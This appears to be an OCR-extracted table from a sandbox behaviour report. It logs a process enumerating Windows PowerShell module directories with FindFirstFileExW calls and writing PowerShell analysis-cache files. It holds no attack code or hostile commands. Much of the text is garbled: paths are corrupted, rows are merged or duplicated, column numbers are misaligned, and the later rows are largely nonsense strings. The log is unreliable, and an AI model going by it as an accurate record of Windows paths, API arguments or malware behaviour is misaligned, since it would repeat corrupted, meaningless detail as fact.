Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%)system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
	API Name: FindFirstFileExW Args: (%windir%isystem32\WindowsPowerShelllv1.0\Modules\PKI\", 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement(*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdadfbc, 0, 0, 0) Return: b152 980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdadfbc, 0, 0, 0) Return: b152 b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, bdae008, 0, 0, 0) Return: b15 2b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShelllv1.0\Modules\PSScheduledJob\t, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API		1280	
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdadfbc, 0, 0, 0) Return: b152f40		1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SecureBoot*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Storage\t^*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Storage*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TLS*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\tau, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindin/ssystem32\WindowsPowerShelllv1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (\ \windir\%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: \ (\ \windir\%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980 API Name: FindFirstFileExW Args: \ (\ \windir\%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\t^*, 0, bdadfbc, 0, 0, 0) Return: b152c4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\t^*, 0, bdadfbc, 0, 0, 0) Return: b152f4 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\t^*, 0, bdae008, 0, 0, 0) Return: b152c 40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
		1000	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, bdae008, 0, 0, 0) Return: b152b80	1280	1712
			1712 1712

Call Filesystem ADI	ADI Namo: FindEiroEilaEvM Azar: / 6/windiró/\auston29\MindauxDauraChalliud (Madulan)Mindaura Indatal* 0, hdac009, 0, 0, 0, \Debum: hd.9560	1200	1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules*, 0, bdae100, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\t^*, 0, bdad5c4, 0, 0, 0) Return: b15 2t40	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b5fd8f10-6d42-4d50-b6b5-afee3530516e Ty pe: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0\tau, 0, bdadec4, 0, 0, 0) Return: b152f4	1280	1712
Call Ellawaters ADI	0	4000	4740
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PackageManagement\1.0.0.0\tau, 0, 0, 0) Return: b1529 80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0\tau, 0, bdadf10, 0, 0, 0) Return: b15298 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.51*, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadf10, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%/WindowsPowerShellModules\PowerShellGet*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShell\Get\tau, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args. (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGel\(^0, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
		1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%WindowsPowerShellModules*, 0, bdae100, 0, 0, 0) Return: b152b00		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\t^*, 0, bdae0b4, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\t^*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\tWindowsPowerShell\v1.0\tModules\BranchCache*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\tWindowsPowerShell\v1.0\tModules\BranchCache*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, bdae008, 0, 0, 0) Return: b152980	1280	1/12
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\t^*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, bdadfbc, 0, 0, 0) Return: b1 52f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v*, 0, bdadfbc, 0, 0, 0) Return: b1 52980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdae008, 0, 0, 0) Return: b 152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExtW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\t^, 0, bdadfbc, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args. (/windir%lsystem32!WindowsPowerShell\v1.0\Modules\DnsClient\v1.0\mathbb{\text{bill}}, 0, bdae108, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298	1280	1712
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152f4	1280	1712
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\tau^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\tau^*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, bdadfbc, 0, 0, 0) Return: b152980	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args. (/windir%lsystem32!WindowsPowerShell\v1.0\lModules\iSCSI*, 0, bdadbc, 0, 0, 0) Return: b152400	1280	1712
			1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\iSCSI*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	
O-II Fil AB'	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API		1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE*, 0, bdadfbc, 0, 0, 0) Return: b152f40		
	API Name: FindFirstFileExW Args: (%windir%lsystem32lWindowsPowerShelllv1.0Modules\USE\(', 0, bdadfbc, 0, 0, 0) Return: b152/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\(v1.0\WindowsPowerShell\(v1.0\WindowsPower	1280	1712
Call Filesystem API			1712 1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, bdae008, 0, 0, 0) Return: b152c40	1280	

Miles				
Prince P	Call Filesystem API		1280	1712
Column	Call Filesystem API		1280	1712
Ministre	Call Filesystem API		1280	1712
CATEGORNESIS CATE		n: b152b00		
	Call Filesystem API		1280	1712
March Marc	Call Filesystem API		1280	1712
Miles Mile	Call Filesystem API		1280	1712
APP Description of the Comment o	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
Millians in the Principle of the Committee of the Commi	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
Million Mill	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae008, 0, 0, 0) Return:	1280	1712
After	Call Filescokers ADI		4000	4740
Part				
A Searce Foot Foot Foot Search Supposed Search Se	Call Filesystem API		1280	1/12
Mary	Call Filesystem API		1280	1712
Proposed AT APPROXIMENT Following Facility (1997) (Second Phosphosid Phos	Call Filesystem API		1280	1712
## Afterwise First of Fisch Fig. (Search Supplies District Suppli	Call Filesystem API		1280	1712
An Income Profession All And Income Profession Register (1986) An Income Profession (1986)	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae008, 0, 0, 0) Return	1280	1712
An Name Familiar Teach Anger (Neurola Coptembrie C	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, bdadfbc, 0, 0, 0) Return: b	1280	1712
## Aft New Finders End Ways (Noted Stoyaeus 20 Wooden Present Build College (Noted S	Call Filesystem API		1280	1712
Add Programm AP	Call Filesystem API	152c40	1280	1712
Estate 15,000 Company Compan		eturn: b152980		
March 155886 Propriet Prop		eturn: b152980		
1920 1920	Call Filesystem API		1280	1712
200	Call Filesystem API		1280	1712
200	Call Filesystem API		1280	1712
200	Call Filesystem API		1280	1712
Call Fiscaystern AFT	Call Filesystem API		1280	1712
Call Fiseystem AP	Call Filesystem API		1280	1712
Call Fleeystem AP	Call Filesystem API		1280	1712
S240 S240	Call Filesystem API		1280	1712
API Name: FindFireIFieEW Args: (%windir/skystem32WindowsPowerShellv1.0ModulesiMicrosoft.WSMan Management*, 0, bdae0be, 0, 0, 0 Return: bit 260 1712	Call Filesystem API		1280	1712
Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/McDix**), 0, bdaef0c, 0, 0, 0) Return: b15200 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/McDix**), 0, bdaef0c, 0, 0, 0) Return: b15200 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/McDix**), 0, bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/McDix**), 0, bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/NeAdapter**), 0 bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/NeConnection**), 0 bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/NeConnection**), 0 bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windtr/kisystem32WindowsPowerShellhr1.0Modules/NeConnection**), 0 bdaef0c, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API N	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0, 0, bdadfbc, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Managemenf\v1, 0, bdae008, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMsDich*, 0, bdadfbc, 0, 0, 0) Return: b15290 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMsDich*, 0, bdadfbc, 0, 0, 0) Return: b15290 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeAdaptern*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeAdaptern*, 0, bdadfbc, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeAdaptern*, 0, bdadfbc, 0, 0, 0) Return: b15280 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeConnection*, 0, bdadfbc, 0, 0, 0) Return: b15280 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeEconnection*, 0, bdadfbc, 0, 0, 0) Return: b15280 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*windir%system32WindowsPowerShellhr1.0ModulesMeEconnection*, 0, bdae008, 0, 0) Return: b15280 1280 1712 Call Filesystem API API Name: FindFirstFileExW Ags: (*win	Call Filesystem API		1280	1712
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MsDtci*, 0, bdae00s, 0, 0, 0) Return: b152990 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MeAdapten*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MeAdapten*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MeAdapten*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MeConnection*, 0, bdae00s, 0, 0, 0) Return: b152400 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MetConnection*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MetEventPacketCapture*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%system32/WindowsPowerShelllv1.0Modules)MetEventPacketCapture*, 0, bdae00s, 0, 0, 0) Return: b15240 1280 1712 Call Filesystem API				
